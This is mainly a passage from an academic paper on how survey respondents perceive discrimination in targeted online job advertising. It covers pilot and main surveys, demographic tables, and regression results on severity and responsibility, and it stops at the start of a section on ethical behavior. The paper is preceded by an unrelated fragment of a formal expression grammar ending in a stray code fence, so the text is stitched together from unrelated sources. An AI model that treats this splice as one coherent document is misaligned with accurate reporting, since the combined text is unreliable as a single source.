| 0 | 1 | 2 | 3 | ... | 1_000_000 | ...
| 0.1 | 0.2 | ... | 3.14159 | ...
| 0x0 | 0x1 | ... | 0xdeadBEEF
| 0x1_0000_0000 | ...
| bv1(0) | bv32(0xdeadbeef) | bv64(7) | ...
| "STRING"
| ( - EXP )
| this
| @x
| const(EXP)
| f ( EXP*, )
| EXP [ EXP ]
| EXP [ EXP := EXP ]
| EXP ?[ EXP ]
| EXP . fd
| EXP . ( fd := EXP )
| old ( EXP )
| old [ EXP ] ( EXP )
| seq ( EXP*, )
| set ( EXP*, )
| list ( EXP*, )
| tuple ( EXP*, )
| ! EXP
| EXP * EXP | EXP / EXP | EXP % EXP
| EXP + EXP | EXP - EXP
| EXP < EXP | EXP > EXP
| EXP <= EXP | EXP >= EXP | EXP is c
| EXP == EXP | EXP != EXP
| EXP && EXP
| EXP || EXP
| EXP <== EXP | EXP ==> EXP
| EXP <==> EXP
| if EXP then EXP else EXP
| let FORMAL := EXP in EXP
| forall FORMAL*, TRIGGER* :: EXP
| exists FORMAL*, TRIGGER* :: EXP
| lambda FORMAL*, TRIGGER* :: EXP
| ( EXP )
```

Exploring User Perceptions of Discrimination in Online Targeted Advertising

Angelisa C. Plane
University of Maryland

Elissa M. Redmiles
University of Maryland

Michelle L. Mazurek
University of Maryland

Michael Carl Tschantz
International Computer Science Institute

Abstract

Targeted online advertising now accounts for the largest share of the advertising market, beating out both TV and print ads. While targeted advertising can improve users' online shopping experiences, it can also have negative effects. A plethora of recent work has found evidence that in some cases, ads may be discriminatory, leading certain groups of users to see better offers (e.g., job ads) based on personal characteristics such as gender. To develop policies around advertising and guide advertisers in making ethical decisions, one thing we must better understand is what concerns users and why. In an effort to answer this question, we conducted a pilot study and a multi-step main survey (n=2,086 in total) presenting users with different discriminatory advertising scenarios. We find that overall, 44% of respondents were moderately or very concerned by the scenarios we presented. Respondents found the scenarios significantly more problematic when discrimination took place as a result of explicit demographic targeting rather than in response to online behavior. However, our respondents' opinions did not vary based on whether a human or an algorithm was responsible for the discrimination. These findings suggest that future policy documents should explicitly address discrimination in targeted advertising, no matter its origin, as a significant user concern, and that corporate responses that blame the algorithmic nature of the ad ecosystem may not be helpful for addressing public concerns.

1 Introduction

Online advertising revenue is projected to reach $83 billion in 2017, an increase of $20 billion and 40% since 2015 [27, 36]. It has surpassed T.V. and print advertising, accounting for 37% of the media market share [2]. The growth of online advertising can be attributed both to growth in digital users and the ability to do unprecedentedly specific targeting of ads: individually customizing advertisements to users. Targeted advertising is often driven by inferencing: the process of using collected information about a user's digital habits to infer beliefs about her demographics and preferences [8]. Targeted advertising—also known as online behavioral advertising, or OBA—has a number of consumer benefits (e.g., seeing more interesting or relevant ads) [19, 34, 40] but it has also raised serious concerns [5, 6, 13, 21, 28, 29, 32, 37, 47], including threats to consumer privacy and the potential for discrimination.

Consumer privacy issues related to targeted advertising have received considerable attention from researchers, media, and government agencies for several years [5, 9, 14, 16, 18, 19, 22, 33, 34, 40, 44]. More recently, the issue of algorithmic discrimination in targeted advertising has begun to attract similar attention [5, 6, 13, 21, 28, 29, 32, 37, 47]. In one example, Datta et al. found that Google showed ads promoting certain high-paying jobs more frequently to men than women [13].

Consumer opinions about general privacy threats from targeted advertising have been fairly well documented [30, 33, 39, 40]. Recent work has also begun to examine how well users understand the process of inferencing [45] and how inference accuracy affects attitudes and perceptions [11, 38]. To the best of our knowledge, however, little to no investigation has focused on people's attitudes toward discriminatory practices that arise, possibly unintentionally, from inferencing and OBA.

We argue that better understanding of such attitudes is critical, because the instances of discrimination in targeted advertising touch on complicated legal and moral issues. While consumer preferences are far from the only important factor to consider, they do help us to understand the current landscape. Companies might use information about consumer attitudes to avoid particularly egregious mistakes that can lead to bad press and even lawsuits [22, 44]. Knowledge of people's attitudes can also aid advocates of algorithmic fairness in understanding how to focus their public awareness efforts. Finally,

data about consumer attitudes may prove valuable to policymakers, who can take these attitudes—and resulting corporate incentives—into account (as two of many important factors) when developing a regulatory framework for this increasingly controversial ecosystem.

As a first step toward achieving this understanding, we conducted three surveys (two smaller pilots and then a main survey) comparing respondents' attitudes to different discriminatory advertising scenarios, with the aim of understanding which specific scenarios people find most problematic and why. In particular, we varied factors such as which player in the ecosystem was responsible, whether targeting decisions were made by an algorithm or a human, and whether the targeting was based explicitly on demographic factors or arose from behavioral factors. To ensure we encountered a range of attitudes, we recruited a broad array of respondents, both from Amazon's Mechanical Turk crowdsourcing site (MTurk) and from a web panel with quota sampling to closely match the demographics of the U.S. population. We used the two pilot surveys to develop a final set of questions and a candidate regression model, which we applied in our main survey.

In our main survey (n=891), a large portion (44%) of respondents viewed our scenarios of discrimination in targeted advertising as a moderate or severe problem. The severity of the problem, however, depended primarily on how the discrimination occurred—based on explicit targeting of demographic factors or behavioral inferencing—and who was discriminated against. Respondents tended to rate scenarios in which differences in behavioral patterns led to discriminatory effects as less problematic and more ethical than scenarios in which discrimination was explicitly based on demographics. To our surprise, however, whether a human or an algorithm made the targeting decision had no statistically significant impact on perceptions of problem severity or ethics. Responses on severity also did not appear to differ based on the entity responsible for the discrimination (e.g., the ad network or the advertiser), and many participants held both entities responsible, regardless of which was explicitly named as the perpetrator. Based on these results, we suggest implications for companies and policymakers and suggest future work to deepen understanding of attitudes toward discrimination in targeted advertising.

2 Related Work

We review related work in two key areas: empirically observed discrimination in online targeted advertising and end-user perceptions of inferencing and behavioral advertising.

2.1 Discrimination in Online Targeting

Since the inner workings of the ad process are opaque, most knowledge of behavioral advertising has been derived through black-box observation.

Researchers have designed tools that create profiles with specific attributes (e.g., age, gender) to scrape ads seen with this profile and compare to other profiles' ads, providing insight into how often targeted ads are displayed and which attributes influence targeting [6, 13, 28, 29, 32, 35, 47]. Mikians et al. found early evidence of price and search discrimination based on user characteristics [35]. In another measurement, up to 65% of the ads seen across the ad categories tested were targeted based on some behavioral or profile aspect, such as browsing patterns [32].

Some of the identified targeting can be considered discriminatory. In one of the earliest examples, Sweeney found that ads displayed during search were more likely to associate stereotypically African American names than stereotypically white names with claims about arrest records [37]. Carrascosa et al. [10] found that health and religion were used in assigning advertisements to consumers, even though this is prohibited by E.U. law and may be prohibited by U.S. law for certain advertisements [42]. Finally, using the AdFisher tool, Datta et al. determined that ads promoting the seeking of high-paying executive jobs were shown significantly more often to simulated men than women [13].

2.2 Perceptions of Inferencing and Behavioral Advertising

Significant research has explored users' perceptions of targeted advertising, including both their understanding of the process and their attitudes and opinions.

There are strong indications that the process of targeted advertising is poorly understood. McDonald and Cranor found in surveys and interviews that people did not understanding the mechanisms or frequency of tracking [34]. Ur et al. identified a mismatch between participants' mental models and actual OBA implementations [40]. Warshaw et al. interviewed high-school-only-educated adults and found that they did not understand or believe in strong behavioral inferencing; instead, participants believed that targeting decisions were based on stereotypes or on straightforward intuitions [45].

Reaction to behavioral advertising has been mixed, with some appreciation of potential benefits but also concern for potential harms. Ur et al. found that people informed about online behavioral advertising express interest in receiving more-relevant ads, but also strong concerns about data collection and privacy [40]. Similarly, Agarwal et al. found that people expressed interest in rel-

evant ads but were concerned about personal or intimate advertisements being shown, particularly when other people might also see them [3]. Turow et al. found that many users are resigned to privacy violations, and therefore accept benefits such as discounts or relevant ads as some consolation for unavoidable tracking [39].

In a lab experiment, Malheiros et al. concluded that when ads were more personalized to the user they were more noticeable, but that the users also became less comfortable as the degree of personalization increased [33]. More recently, Coen et al. found that people were less concerned about inferencing when they believed the results were accurate [11]. Tschantz et al. found no statistically significant associations between profile accuracy and people's concern about tracking or confidence in avoiding it [38].

3 Overview of Studies

To examine peoples' perceptions of discriminatory advertising, we first performed an exploratory pilot study, Pilot 1 (Section 4), which looked broadly at a wide variety of possible discrimination situations, with the goal of identifying a smaller set of relevant constructs and relationships to further examine. In our main study, we used the resulting smaller set of questions in a two-step regression analysis. First, we conducted a second pilot study, Pilot 2 (Section 5.2), in order to collect training data. Using this data, we conducted an exploratory regression analysis and distilled a set of parsimonious models to evaluate. Finally, we collected a final larger data set to validate these models and generate our final results (Section 5.3).

The structure of the survey questions was similar in both Pilot 1 and the final survey. In each case, the participant was given a scenario about discrimination in targeted advertising, together with a brief *explanation* of how the discrimination occurred. In each case, the scenario consisted of a fictional technology company, Systemy, placing a job ad using the fictional ad network Bezo Media. The job ad, which in the scenario appeared on a local newspaper's website, was shown more frequently to people in some *target* group than to people in other groups. This scenario was loosely based on real-life findings from Datta et al. about discriminatory ads [13].

Explanations included information about how the decision to target a specific group was made: whether an algorithm or a human made the decision, which company in the scenario made the decision, and what behavioral or demographic cues led to the targeting decision.

The participant then answered Likert-scale questions about how responsible various entities (e.g., the advertiser, the ad network) were for the discrimination, whether each entity had acted ethically, and whether the overall situation constituted a problem. We deliberately asked the responsibility questions before the question about how problematic the scenario was, to avoid priming the responsibility answers with an assumption that the scenario was problematic. In addition, we asked the participant how believable they found the scenario they had read. We then asked respondents to optionally provide free-text feedback on the scenario. Finally, we collected standard demographic information, including age, gender, education level, and ethnicity. The full set of questions is shown in Appendix A. All surveys were deployed using the Qualtrics web survey tool.

All three studies were approved by the University of Maryland's Institutional Review Board (IRB).

4 Pilot 1: Evaluating a Broad Range of Discriminatory Factors

We designed the first pilot study to explore a broad range of factors that might prove important to respondents' perceptions of discrimination in targeted online advertising.

4.1 Scenarios

As described in Section 3, in our survey respondents were presented with a scenario describing an online targeted advertising situation that resulted in discrimination. They were then asked questions about their opinion of the scenario. Respondents in Pilot 1 were assigned randomly to one of 72 total scenarios. The scenarios varied along two axes. The first was the *target* of the discriminatory ads, that is, one of eight groups of people who saw the job ad more frequently. The second was the *explanation* for how the targeting came about. We drew the eight explanations we considered in part from suggested explanations posited by the authors of an ad-discrimination measurement study [12] with the intent to span a range of both real-life plausibility and discriminatory intent. We also used a ninth condition, in which no explanation was provided, as a control. The targets and explanations used in Pilot 1 are listed in Table 1.

Because we used racial, political, and health characteristics in the target sets, we included questions about race/ethnicity, political affiliation, and health status in the demographic portion of the survey.

4.2 Cognitive Interviews

We anticipated that the explanations of discriminatory targeting provided in our scenarios might be complex and unfamiliar to our respondents. As such, we carefully pretested the wording of our explanations and subsequent questions using *cognitive interviews*, a standard technique

Targets:

• Are/be over 30 years old	• Are/be under 30 years old
• Are/be a registered Democrat	• Are/be a registered Republican
• Are/be white	• Are/be Asian
• Have a pre-existing health condition	• Have no pre-existing health condition

Explanations:

- *No explanation given (control).*
- An HR employee at Systemy chooses to target individuals who [TARGET].
- An employee at Bezo Media chooses to target individuals who [TARGET].
- An advertising sales employee at the local news site chooses to target Systemy's ads to individuals who [TARGET].
- An HR employee at Systemy chooses to advertise on the local news site specifically because its readers are known to mostly [TARGET].
- Individuals who [TARGET] tend to click on different ads than [OPPOSITE OF TARGET]. Bezo Media's automated system has observed this difference and automatically assigns the Systemy ads to individuals who [TARGET].
- Systemy requests that this ad be shown to viewers who have recently visited technology-interest websites. People who [TARGET] tend to visit more technology-interest websites than individuals [OPPOSITE OF TARGET].
- Bezo Media charges less to reach individuals who [TARGET] than individuals who [OPPOSITE OF TARGET], and a Systemy marketing employee chooses the less expensive option.
- Bezo Media charges less to reach individuals who [TARGET] than individuals who [OPPOSITE OF TARGET], and Systemy's marketing computer program automatically selects the less expensive option.

Table 1: Scenarios for Pilot 1. Each respondent viewed one explanation, with one targeted group filled in as receiving more of the targeted ads.

Gender	Age	Race	Education
Female	52 yrs	Black	High School
Female	34 yrs	White	M.S.
Male	22 yrs	Black	B.S.
Female	22 yrs	White	B.S.
Female	20 yrs	Black	Some College
Female	39 yrs	Black	High School
Male	31 yrs	Black	High School
Male	44 yrs	White	B.S.

Table 2: Cognitive Interview Demographics

for evaluating the intelligibility and effectiveness of survey questions by asking respondents to think aloud while answering the survey questions [46]. We conducted eight in-person cognitive interviews with respondents from a variety of demographic groups (Table 2). As a result of these interviews, we made the scenario descriptions more narrative, clarified the wording of some questions, and added the question about believability.

4.3 Respondents

The targets and explanations in this pilot study were deliberately designed to cover a broad range of possible topics, to help us identify the most salient and relevant issues to explore further. As such, we wanted to ensure that we sampled from a broad range of respondents, so that issues important to different demographic groups would be potentially salient in our results. This goal seemed particularly critical in light of prior work suggesting that people with less educational attainment have important misconceptions about targeted advertising [45]. To achieve these broad demographics, we contracted Survey Sampling International (SSI) to obtain a near-census-representative sample.

In August and September of 2016, 988 respondents completed our Qualtrics questionnaire, which took on average four to five minutes. Respondents were paid according to their individual agreements with SSI; this compensation could include a donation to a charity of their choosing, frequent flier miles, a gift card, or a variety of other options. We paid SSI $3.00 per completion. The demographic makeup of the respondents was close to the U.S. population as seen in table 3, with slightly more educated individuals. Between 15 and 16 respondents were assigned to each of the 72 scenarios.

4.4 Results

We examined the results using exploratory statistics and data visualizations to identify themes of most interest.

Metric	SSI	Census
Male	47.6%	48.2%
Female	52.4%	51.8%
Caucasian	67.0%	64.0%
Hispanic	12.0%	16.0%
Asian	5.0%	5.4%
African American	13.1%	12.0%
Other	2.9%	2.6%
up to H.S.	18.5%	41.3%
Some college	40.0%	31.0%
B.S. or above	41.6%	27.7%
18–29 years	23.7%	20.9%
30–49 years	38.8%	34.7%
50–64 years	23.5%	26.0%
65+ years	14.1%	18.4%

Table 3: Respondent demographics, Pilot 1, compared to 2015 U.S. Census figures [41]




Figure 1: Problem severity, organized by target (Pilot 1).

One key goal was to develop a smaller set of issues to focus on in the follow-up studies.

First, we considered the issue of who was targeted in the scenario, that is, which group of people benefited from or was shortchanged by the discriminatory advertising. We found that the scenarios that targeted race were more likely to be considered problematic than the other targets that we considered: age, political affiliation, and health condition (see Figure 1). Opinions about which groups are targeted touch on a range of cultural and sociological issues that are not likely to be unique to online targeted advertising; as such, these opinions were not of primary interest to our research question, which mainly concerns how different explanations for discriminatory outcomes affect people's attitudes. Therefore, we decided to limit future scenarios to targeting race, in the interest of provoking more dramatic reactions that might allow us to identify interesting explanation-based differences.

Second, we considered respondents' responses regarding the severity of the various scenarios. The most noticeable pattern was that scenarios that targeted based on behavior (e.g., browsing history), rather than explicit demographics, were generally rated less problematic (see Figure 2).




Figure 2: Problem severity, organized by targeting mechanism (Pilot 1).




Figure 3: Problem severity, organized by human or algorithmic decision (Pilot 1).

Third, we had hypothesized that whether a human or an algorithm made the decision to target the advertisement would play an important role in respondents' perceptions of the scenario. We were surprised that we did not find evidence for this in the pilot, but we decided to include it in our subsequent studies in hopes of confirming (or not) its lack of importance (see Figure 3).

5 Main Study

Based on the results from Pilot 1, we designed our final survey. Below, we detail the content of this final survey and the results of our generation and validation of regression models for analysis of this data.

5.1 Final Survey Instrument

Our final survey contrasted demographic and behavioral explanations, as well as human and algorithmic decisions. Because there is confusion about which entity in the complex advertising ecosystem makes decisions that can have discriminatory outcomes, and because we were explicitly interested in asking questions about responsibility, we included a factor locating the decision-making either at Systemy (the company placing the ad) or Bezo (the ad network). We did not include the local news site as a potential decision-maker because it did not seem to provide particularly interesting results in Pilot 1. As discussed in

Target	Mechanism	Decider	Entity
White	Behavior	Human	Advertiser
Asian	Demographics	Algorithm	Ad Network
Black			

Table 4: Variables included in the scenarios for the final survey instrument.

Section 4, we limited the targeted groups to only consider race.

The final set of 24 scenarios (demographic vs. behavioral × human vs. algorithmic × two entities × three target groups) is detailed in Table 4.

The text of the scenario shown to the respondents was:

> Systemy is a local technology firm that develops software. They are expanding and want to hire new employees. Systemy contracts with Bezo Media, an online advertising network, which places Systemy's job ad on a local news website. [EXPLANATION]. As a result, the ad is shown more frequently to [TARGET] individuals than [OPPOSITE OF TARGET] individuals.

The explanations shown to the respondents can be found in Table 5.

Because the scenario wording remained very close to the wording as used in Pilot 1, we did no further cognitive interviews.

5.2 Pilot 2: Training Data Generation

Before running the final collection of data with this survey, we conducted one additional pilot survey. This pilot generated training data that we used to test a variety of potential regression models without worrying about erosion of statistical confidence due to multiple testing. Such testing allowed us to narrow down the breadth of potential covariates to only the most relevant.

5.2.1 Respondents

As the goal of Pilot 2 was to create training data for selecting a final set of regression models to be confirmed with a larger data collection, we considered it sufficient to collect a smaller, less diverse—and also less expensive—sample. We deployed our four- to five-minute survey to 191 respondents using Amazon's Mechanical Turk crowdsourcing service (MTurk).[1] MTurk has been shown to provide adequate data quality, but also to be younger and more educated than the general population [24, 26]. We required respondents to have an approval rate of at least 85% on the MTurk service and reside in the U.S., and we compensated them $0.75 each. To avoid duplicate respondents, each participant's unique MTurk identification number was recorded and duplicate IDs were prevented from completing the survey again. Detailed demographics can be found in Table 6.

[1] https://www.mturk.com

Metric	MTurk	Census
Male	48.2%	48.2%
Female	51.8%	51.8%
Caucasian	81.2%	64.0%
Hispanic	4.7%	16.0%
Asian	4.7%	5.4%
African American	7.3%	12.0%
Other	2.1%	2.6%
Up to H.S.	13.6%	41.3%
Some college	32.5%	31.0%
B.S. or above	53.9%	27.7%
18–29 years	26.6%	20.9%
30–49 years	53.1%	34.7%
50–64 years	16.7%	26.0%
65+ years	3.6%	18.4%

Table 6: Respondent demographics for Pilot 2, compared to figures from the 2015 U.S. Census [41].

5.2.2 Analysis and Results

Because the majority of our survey questions were Likert scales, we primarily analyze our data using logistic regression, which measures how several different input factors correlate with a step increase in the output Likert variable being studied [23]. This allows us to examine how both our experimental factors and demographic covariates correlate with respondents' reactions to the presented scenario.

For the degree of responsibility and problem questions, we generated an initial model including the experimental factors (the target, mechanism, decider, and entity variables from Table 4); participant demographic covariates including age, gender, ethnicity, and education level; and pairwise interactions between various factors. We then compared a variety of models using subsets of these covariates, looking for the best fit according to the lowest Akaike Information Criterion (AIC) [4]. (We included the experimental factors in every model we considered.)

For each question, multiple models were very close in AIC value. From among those with near-minimal AIC for each of the five questions, we selected a final model that included the four experimental factors—target, mechanism, decider, and entity—along with the demographic covariates that appeared most relevant. No pairwise interactions were included in the final model. The final set of factors and covariates is summarized in Table 7. For each

Targets:

- Are/be white
- Are/be Asian
- Are/be black

Explanations:

- An employee at Systemy places an order with Bezo Media to show the ad more often to people who have recently visited technology-interest websites. The employee predicts, based on prior experience, that people who recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- Systemy uses an algorithm to decide how to place its ads. The algorithm places an order with Bezo Media to show the ad more often to people who have recently visited technology-interest websites. The algorithm predicts, based on prior data, that people who have recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- Systemy uses an algorithm to decide how to place its ads. The algorithm places an order with Bezo Media to show the ad more often to people who are [TARGET] than individuals of other races. The algorithm predicts, based on prior data, that [TARGET] people will be more likely to read and click on the ad.
- An employee at Systemy places an order with Bezo Media to show the ad more often to people who are [TARGET] than individuals of other races. The employee predicts, based on prior experience, that [TARGET] people will be more likely to read and click on the ad.
- Bezo Media uses an algorithm to decide when to show which ads. The algorithm shows the ad more often to people who have recently visited technology-interest websites. The algorithm predicts, based on prior data, that people who had recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- An employee at Bezo Media decides to show the ad more often to people who have recently visited technology-interest websites. The employee predicts, based on prior experience, that people who recently visited a technology-interest website will be more likely to read and click on the ad. Individuals who are [TARGET] tend to visit more technology-interest websites than individuals of other races.
- An employee at Bezo Media decides to show the ad more often to people who are [TARGET] than individuals of other races. The employee predicts, based on prior experience, that [TARGET] people will be more likely to read and click on the ad.
- Bezo Media uses an algorithm to decide when to show which ads. The algorithm shows the ad more often to people who are [TARGET] than individuals of other races. The algorithm predicts, based on prior data, that [TARGET] people will be more likely to read and click on the ad.

Table 5: Scenarios in the final survey instrument. Each participant viewed one explanation, with one targeted group filled in as receiving more of the targeted ads.

question, we excluded respondents who gave “don’t know” responses to that question from the associated regression analysis.

5.3 Final Survey Results

To validate the regression model developed during Pilot 2, we conducted a final, larger-scale data collection with our final survey instrument. To promote both high data quality and broad generalizability in our results, with reasonable cost, we deployed our survey with both MTurk and SSI. We again required Turkers to have 85% approval and compensated them $0.75; we again paid SSI $3.00 per completion. Respondents from both the first and second pilot study were excluded from participation in this survey. To account for differences in the two samples, we added sample provider as a covariate to our regression model (shown at the bottom of Table 7).

Table 8 summarizes the results.

5.3.1 Respondents

We collected responses from 535 MTurk respondents and 372 SSI respondents, for a total of 907. Demographics for the two samples are shown in Table 9, with U.S. Census data for comparison [41].

The 16 respondents who reported their race as “other” were excluded from the dataset, because the small sample frequently prevented the regression model from converging. All further results are therefore reported for the remaining 891 respondents, or for slightly fewer when respondents answered “don’t know” to certain questions.

Factor	Description	Baseline
Target	The ethnicity receiving more ads in the scenario. White, Asian, or Black.	White
Mechanism	Decision made based on either the demographics or the behavior of the targeted group.	Demographics
Decider	Whether the targeting decision was made by an algorithm or a human.	Algorithm
Entity	Entity making the decision: Either the ad network or the advertiser.	Ad network
Age	Of respondent. Continuous.	n/a
Education	Of respondent. High school diploma or less, Some college (HS+), Bachelor's Degree and up (BS+)	High school or less
Ethnicity	Of respondent. White, Black, Hispanic or Latino, Asian, or Other	White
Sample Provider	Amazon's Mechanical Turk and SSI	MTurk

Table 7: Factors used in the regression models for problem, responsibility, ethics, and believability. The sample provider factor was used in the main study only, not in Pilot 2.

		Ad network		Advertiser		News site		End user	
Factor	**Severity**	**Respons.**	**Ethical**	**Respons.**	**Ethical**	**Respons.**	**Ethical**	**Respons.**	**Ethical**
T-Asian	🟢	🟠	–	🟠	–	–	–	–	–
T-Black	🟢	–	–	–	–	–	–	–	–
Behavior	🟢	🟢	🟢	🟢	🟢	–	🟢	–	–
Human	–	–	–	–	–	–	–	–	–
Advertiser	–	🟢	–	🟠	–	–	–	–	–
Age of respondent	🟢	🟢	–	–	–	🟢	–	🟢	–
HS+	🟠	–	–	–	–	–	–	–	–
BS+	🟠	–	🟠	–	–	–	🟠	🟠	–
R/E-Asian	–	–	–	–	–	–	–	–	–
R/E-Black	🟠	🟠	–	–	–	–	–	🟠	–
R/E-Hisp. or Lat.	–	–	–	–	–	–	–	–	–
SSI	🟠	–	–	–	–	🟠	–	🟠	–

Table 8: Summary of regression results. 🟠 indicates a significant increase in severity, in responsibility, or in unethical behavior, compared to baseline, as appropriate. 🟢 indicates a significant decrease, and – indicates no significant effect. T- indicates the race of the targeted group, while R/E indicates the race or ethnicity of the respondent.

5.3.2 Model Validation

To verify that the set of factors and covariates we selected in Pilot 2 were also reasonable for our final data, we verified that the error rate when applying this regression to the final dataset was within the confidence interval of the error rate observed on our training data (e.g. the Pilot 2 data). More specifically, we bootstrapped [15] root mean square error (RMSE) [31] confidence intervals from the Pilot 2 data and verified that the RMSE after applying the models to the final data were within these confidence intervals. This enabled us to verify that the models selected based on our training data were appropriately fit to the final data. All of the models *except* the model for user responsibility and the model for local responsibility were appropriately fit. We retain these two models for analysis continuity, while acknowledging that a different model might have been a better fit.

5.3.3 Severity of Problem

Respondents were asked, on a four-point scale from "not a problem" (1) to "a serious problem" (4), to rate how problematic they found the discrimination scenario with which they were presented. The ordering and phrasing of the scale was taken from a commonly used set of Likert-type items developed by Vagias [43]. Across all scenarios, 44% of respondents selected a "moderate" (3) or "serious" (4) problem.

Overall, respondents gave a median rating of "somewhat of a problem" (2) to scenarios in which the discriminatory advertising occurred as a result of the users' behavior (e.g., Asian people visit technology job sites more often and thus Asian people saw the ad more often), compared to a median rating of "moderate problem" for scenarios in which discrimination occurred due to direct demographic targeting. In the demographic scenario, 53% of respondents indicated a moderate or severe problem, compared to 34% in the behavioral scenario. Figure 4

Metric	SSI	MTurk	Total	Census
Male	41.4%	50.5%	46.7%	48.2%
Female	58.3%	49.5%	53.1%	51.8%
Caucasian	63.2%	83.2%	75.0%	64.0%
Hispanic	12.9%	3.9%	7.6%	16.0%
Asian	5.4%	4.9%	5.1%	5.4%
African American	16.9%	6.2%	10.6%	12.0%
Other	1.6%	1.9%	1.8%	2.6%
Up to H.S.	31.7%	11.2%	19.6%	41.3%
Some college	35.8%	33.5%	34.4%	31.0%
B.S. or above	32.5%	55.3%	46.0%	27.7%
18–29 years	20.4%	27.1%	24.4%	20.9%
30–49 years	41.9%	56.4%	50.5%	34.7%
50–64 years	31.5%	14.8%	21.6%	26.0%
65+ years	6.2%	1.7%	3.5%	18.4%

Table 9: Respondent demographics for the main study. The Total column is the demographics of the total sample including both the MTurk and SSI respondents. The census figures are from 2015 U.S. Census [41].




Figure 4: Responses for problem severity, broken down into behavior and demographic conditions.

provides an overview of the scores. If we instead compare scenarios based on whether a human or algorithm decided to do the targeting, we find the respondents gave a median rating of "somewhat of a problem" in both cases.

To assess which factors influence respondents' perceptions of problem severity, we conducted a regression analysis (as described in Section 5.2.2). Results are shown in Table 10. Using this analysis, we find that respondents' perception of the severity of the scenario was significantly affected by how the discrimination took place (e.g., based on users' online behavior vs. explicitly their demographics). Behavior-based ad targeting was only 49% as likely as demographic-based targeting to increase respondents' severity rating. That is, respondents evidenced less concern when user behavior (in this case, web browsing history) led to de-facto discrimination than when explicit demographic targeting yielded the same result.

Respondents also found targeting black and Asian individuals for more job ads significantly less problematic (58% and 60% as likely to increase severity rating, respectively) than targeting white individuals. On the other hand,

Factor	OR	CI	*p*-value
T-Asian	0.60	[0.41, 0.88]	0.010*
T-Black	0.58	[0.40, 0.86]	0.006*
Behavior	0.49	[0.36, 0.67]	<0.001*
Human	1.11	[0.82, 1.51]	0.498
Advertiser	0.94	[0.69, 1.28]	0.689
Age of respondent	0.99	[0.97, 1.00]	0.040*
HS+	1.76	[1.13, 2.75]	0.013*
BS+	1.58	[1.03, 2.43]	0.036*
R/E-Asian	1.34	[0.67, 2.68]	0.413
R/E-Black	2.87	[1.55, 5.34]	<0.001*
R/E-Hispanic or Latino	1.94	[0.99, 3.85]	0.052
SSI	1.66	[1.17, 2.35]	0.005*

Table 10: Regression results for problem severity (n=830). n may not add to the total number of respondents due to item non-response. OR is the odds ratio between the given factor and the baseline: that is, how many times more likely this factor is than the baseline to increase one step on the four-point problem severity scale. CI is the 95% confidence interval for the odds ratio. Statistically significant factors (p <0.05) are denoted with a *. T- indicates the race of the targeted group, while R/E indicates the race or ethnicity of the respondent.

as was the case in both pilots, whether the decision on how to target the advertisement was made by an algorithm or a human did not appear to affect respondents' perceptions. The entity doing the targeting (advertiser or ad network) similarly had no significant effect on perceptions.

Certain respondent demographics also factored into ratings of problem severity. Table 10 shows that older respondents are associated with lower severity ratings; for example, a 10-year age gap is associated with only a 90% ($0.99^{10} = 0.90$) likelihood of increased severity. Black respondents were 2.87× as likely as baseline white respondents to rate the problem as more severe. Results for education level indicate that holding at least a high-school diploma was associated with higher likelihood of increased severity; there was no apparent further distinction based on achievement of a bachelor's degree. Finally, respondents recruited through SSI were 1.66× more likely to increase one step in severity, despite our model separately accounting for age and ethnicity.

5.3.4 Degree of Responsibility

We next consider the responsibility level respondents assign to different entities involved in the discriminatory scenario: the ad network (Bezo Media), the advertiser (Systemy), the local news website on which the advertisement was displayed, and the end user who sees the




Figure 5: Responsibility scores, per entity, broken down by the behavioral and demographic conditions.

Factor	OR	CI	*p*-value
T-Asian	1.64	[1.01, 2.67]	0.045*
T-Black	1.10	[0.70, 1.73]	0.674
Behavior	0.33	[0.22, 0.49]	<0.001*
Human	1.12	[0.76, 1.66]	0.554
Advertiser	0.44	[0.30, 0.66]	<0.001*
Age of respondent	0.97	[0.96, 0.99]	<0.001*
HS+	0.88	[0.51, 1.52]	0.656
BS+	1.40	[0.81, 2.43]	0.228
R/E-Asian	1.28	[0.50, 3.32]	0.604
R/E-Black	3.24	[1.34, 7.86]	0.009*
R/E-Hispanic or Latino	1.71	[0.72, 4.03]	0.221
SSI	1.01	[0.66, 1.56]	0.946

Table 11: Regression results for ad network responsibility (n=867), where OR > 1 is associated with more responsibility. See Table 10 caption for more detailed explanation.

ad. Respondents provided their responsibility ratings on a four-point scale including "not at all responsible" (1), "somewhat responsible" (2), "mostly responsible" (3), and "completely responsible" (4) [43].

Across scenario types, 63% of respondents rated the user as "not at all responsible" for the outcome; this was also the median value. Respondents also did not attribute a high level of responsibility to the local news network: the median responsibility score in this case was "somewhat responsible," with 42% of respondents selecting "not at all responsible." On the other hand, only 17% and 18%, respectively, of respondents rated the ad network and the advertiser "not at all responsible," with the median score for the ad network "mostly responsible" and for the advertiser "somewhat responsible." Respondents' ratings of responsibility for each entity are shown in Figure 5.

We also applied regression analysis to determine what factors influenced respondents ratings of responsibility for each of these entities. Tables 11–14 illustrate the results of the regressions for each entity.

For all entities, except for end user, the mechanism by which the advertisement was targeted (demographics vs. behavior) is significant. The advertiser, ad network, and local news site all accrue less responsibility when behavior is used. This effect is strongest for the ad network; respondents are only 33% as likely to rate the ad network as responsible for the discrimination when demographic targeting rather than behavioral targeting is used. The advertiser and ad network also accrue more responsibility when Asian people are targeted as compared to white people.

As might be expected, responsibility aligns with the details of the scenarios seen by the respondents: the advertiser is assigned more responsibility when the scenario provided implicates the advertiser than when it implicates the ad network, and the same holds for the ad network's responsibility when the scenario implicates the network. The implicated entity does not significantly affect how responsibility is assigned to the local news site or end user. These results, while unsurprising, do help to validate that our respondents read and understood their assigned scenarios. As with problem severity, whether a human or algorithm made the targeting decision continues to have no significant impact.

Also similarly to problem severity, age proved a significant factor for three of the four responsibility questions (not advertiser). In all three cases, older respondents were correlated with lower responsibility scores. Finally, respondents recruited from SSI assigned greater responsibility to the local news site and the end user than MTurk respondents. Unlike with problem severity, the race of the respondent appears to have limited correlation with responsibility assignment in most cases.

5.3.5 Ethical Behavior

